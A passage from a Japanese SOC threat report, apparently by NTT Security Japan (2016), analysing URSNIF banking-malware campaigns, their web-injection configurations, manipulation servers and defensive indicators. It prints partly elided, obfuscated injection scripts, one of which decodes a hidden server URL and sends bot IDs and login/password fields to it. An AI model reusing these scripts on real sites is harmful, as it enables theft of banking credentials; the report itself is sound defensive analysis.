<script>var home_link = "/uejei3j/jpccgrab";var gate_link = home_link+"/gate.php";var
pkey = "Bc5rw12";
eval(function(p,a,c,k,e,r){e=function(c){return(c<a?'':e(parseInt(c/a)))+((c=c%a)>35?St
ring.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--
)r[e(c)]=k[c]||e(c);k=[function(e){return
r[e]}];e=function(){return'¥¥w+'};c=1};while(c--)if(k[c])p=p.replace(new
RegExp('¥¥b'+e(c)+'¥¥b','g'),k[c]);return p}('7 1i(){8
a={U:t,V:t,J:t,W:t},X;X=3.C;u{3.C=""}w(e){}a.Y=1T

（省略）

|_Deferred|readyState|complete|onreadystatechange|documentElement|doScroll|argume
nts|apply|typeof|eval|cc_on|zA|MSIE|rv|div|45EA75A0|3AF36230|89820200|ECBD|11CF|
8B85|00AA005B4383|behavior|url|default|clientcaps|getComponentVersion|componentid|
replace|break|back|compatMode|opera|OPR|firefox|im|IE|OP|chrome|CH|urlEncode|0xF|
0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz|_|01234567
89ABCDEFabcdef|charCodeAt|128|127|2048|0xC0|2047|65536|0xE0|65535|0xF0|parent
Node|removeChild|html|visibilityy|hidden|important|css|innerHTML|cssText|createTextNod
e|bt|script|javascript|jsess_script_loader|src|home_link|mfug|ssid|new|Boolean|boolean|
string|Function|Array|date|regexp|holdReady|load|onload|frameElement|push|while|shift|
finally|resolve|isResolved|cancel|prototype|toString|call|left|removeEventListener|detachE
vent'.split('|'),0,{}));</script>
```

マニピュレーションサーバURL
（ http://srv.rubyspractice.com/jpccgrab/js/... ）

図 23.　JS ファイル経由の攻撃における Web インジェクション内容の一例

```
<script id="loader" type="text/javascript">
document.body.style.display = "none";
(function(){
var
_0x7f7f=["¥x53¥x43¥x52¥x49¥x50¥x54","¥x63¥x72¥x65¥x61¥x74¥x65¥x45¥x6C¥x65¥x
6D¥x65¥x6E¥x74","¥x3F¥x72¥x61¥x6E¥x64¥x3D","¥

(省略)

!=64){_0xade3xb=_0xade3xb+String[_0x7f7f[27]](_0xade3xe);} ;_0xade3xc=_0xade3x
d=_0xade3xe=_0x7f7f[23];_0xade3xf=_0xade3x10=_0xade3x11=_0xade3x12=_0x7f7f[
23];} while(_0xade3x13<_0xade3x9[_0x7f7f[28]]);;return unescape(_0xade3xb);} ;
var bn = "UK_" + "[redacted]";
var bot_id = "@ID@_" + bn;
var sa = decode64("aHR0cHM6Ly9tZ3Vkb29yLmNvbS9ub3BsZWFzZS9pLnBocA==");
var req = "send=0&u_bot_id=" + bot_id + "&bn=" + bn +
"&page=0&u_login=&u_pass=&log=" + 'get_me_core';
sendScriptRequest(sa, req, function statusCall1() {
  var element = document.getElementById("loader");
 element.parentNode.removeChild(element);
} );
 })();
</script>
```

マニピュレーションサーバURL
（https://mgudoor[dot]com/noplease/i.php）

図 24.　EK 経由の攻撃における Web インジェクション内容の一例

表 5． 攻撃経路ごとの Web インジェクション設定ファイルの特徴

感染経路	Web インジェクション攻撃の対象	難読化有無
BEBLOH	日本のオンラインバンキング	なし
JS ファイル	日本のオンラインバンキング クレジットカード会社	あり
EK	ヨーロッパのオンラインバンキング	あり

BEBLOH 経由の攻撃では、日本のオンラインバンキングとの通信が Web インジェクション攻撃の対象となっていました。攻撃対象の通信に対して挿入される内容の例を図 22 に示します。挿入される内容には難読化されていない JavaScript コードが含まれています。この JavaScript コードは Script タグの src 属性に指定されているマニピュレーションサーバから追加の JavaScript コード（mainAT.js）を読み込みます。

一方、JS ファイル経由の攻撃では、日本のオンラインバンキングだけでなくクレジットカード会社のサイトとの通信も Web インジェクション攻撃の対象となっていました。JS ファイル経由の攻撃において挿入される内容の例を図 23 に示します。BEBLOH 経由の攻撃と同様に挿入される内容には JavaScript コードが含まれていますが、こちらは難読化が施されています。なお、難読化を解く処理を除けば動作内容はほぼ同じであり、マニピュレーションサーバから追加の JavaScript コードを読み込みます。

EK 経由では、ヨーロッパ（特にイギリス）のオンラインバンキングサイトとの通信が攻撃の対象となっていました。EK 経由の攻撃において挿入される内容の例を図 24 に示します。こちらも、挿入される内容に難読化された JavaScript コードを含みます。難読化方法は JS ファイル経由の攻撃と異なっていました。調査時点ではマニピュレーションサーバにアクセスできなかったため確認できておりませんが、追加の JavaScript コードが読み込まれるのだと考えられます。

このように Web インジェクション攻撃対象や挿入される内容に差異があることから、SOC で観測した攻撃については感染経路ごとに攻撃者グループが異なると予想されます。

5.4. マニピュレーションサーバ

マニピュレーションサーバは Web インジェクション後に読み込まれる JavaScript コードや画像ファイルといった追加コンテンツを配布するサーバです。ここでは、マニピュレーションサーバのドメインの更新頻度およびマニピュレーションサーバ上に設置された JavaScript コードに関する調査結果を示します。表 6 に結果をまとめました。

表 6.　マニピュレーションサーバ運用状況の概要

感染経路	ドメイン	JavaScript コード
BEBLOH	1～2 週間に一度更新	更新あり
JS ファイル	更新なし	更新なし
EK	未確認	未確認

執筆時点において、BEBLOH 経由の攻撃で利用されていたマニピュレーションサーバは公開ブラックリストに登録があるのに対し、JS ファイル経由の攻撃で利用されていたマニピュレーションサーバは登録が無いことを確認しています。また、BEBLOH 経由の攻撃では、マニピュレーションサーバのドメイン名は 1 週間から 2 週間に一度の頻度で更新されていたのに対し、JS ファイル経由の攻撃では同じドメイン名と同じコンテンツが使いまわされておりました。これらのことから、ドメインの更新頻度には、公開ブラックリストへの登録状況が影響していたものと考えられます。なお、EK 経由の攻撃については、調査時点でマニピュレーションサーバに既に接続できない状態であったため、マニピュレーションサーバの運用状況を確認できていません。

マニピュレーションサーバ上に設置された JavaScript コードのコード規模に目を向けると JS ファイル経由では約 17KB（約 800 行）でしたが BEBLOH 経由については約 1.4MB（約 4 万行）と大規模な開発が行われていました。また、JavaScript コード内にはバージョン情報が記載されており、BEBLOH 経由の場合には 2.4.0 となっています。調査期間内では BEBLOH 経由の攻撃ではマニピュレーションサーバのドメイン変更に基づいて JavaScript コードに変更が加えられていたものの、本質的な処理に変更は見られません。また、JS ファイル経由の攻撃では JavaScript コードはファイルの更新日時を見る限り 2016 年 5 月以降更新されていません。こうした状況から、マニピ

ュレーションサーバに設置されている JavaScript コードが高い完成度に仕上げられていることが伺えます。

6. おわりに

一連の URSNIF を用いた攻撃について、暗号鍵や GroupID、通信先、Web インジェクション攻撃の対象、攻撃に利用するファイルなどを調査してきました。その結果、日本のオンラインバンキングとの通信を攻撃対象にしている BEBLOH 経由と JS ファイル経由の攻撃では、これらに差異があることが明らかとなりました。このことから、背後にいる攻撃者グループが複数存在している可能性が考えられます。一方で、以下のような共通した特徴も確認できており、対策検討および実施に生かすことができます。

今回の攻撃ではどちらもメールの添付ファイルが起点でした。添付ファイルはそれぞれ実行ファイル、JS ファイルと通常の業務では添付されにくいものです。そのため、URSNIF の感染防止策として、添付ファイル（解凍後を含む）の拡張子に注目した対策が有効です。

また、C&C サーバの IP アドレスは短期間で変更になるものの、ダウンロードサイトをはじめとする攻撃者基盤のドメインが一定期間継続して利用されています。そのため、一度検知されたドメインについてフィルタリングを行うことで感染の早期発見、感染後の被害低減が十分に期待できます。

いずれの URSNIF においても共通する特徴がありますので、URSNIF に感染しているかどうかは以下の 2 点で確認することが可能です。

- テンポラリ領域「%AppData%¥Local¥Temp」に「*.bin」というファイルが作成されていないかどうか
- 端末から普段アクセスしないドメインに対して「/images/」や「.bmp」、「.gif」、「.jpeg」といった画像拡張子が含まれた URL へのアクセスが頻発していないかどうか（ドメインの作成日も不正判定の参考にできます）

NTT セキュリティのセキュリティオペレーションセンターでは、日々観測している攻撃についてさまざまな視点で分析を行いながら、より詳細な解析内容を含め、インシデント発生の防止、インシデント発生時の早期発見に役立つサービスを提供しています。

7. 本レポートについて

レポート作成者

NTT セキュリティ・ジャパン株式会社

幾世知範、小澤文生、林匠悟、森下知哉

レポート責任者

NTT セキュリティ・ジャパン株式会社

横山恵一

履歴

2016 年 12 月 22 日（ver1.0）：初版公開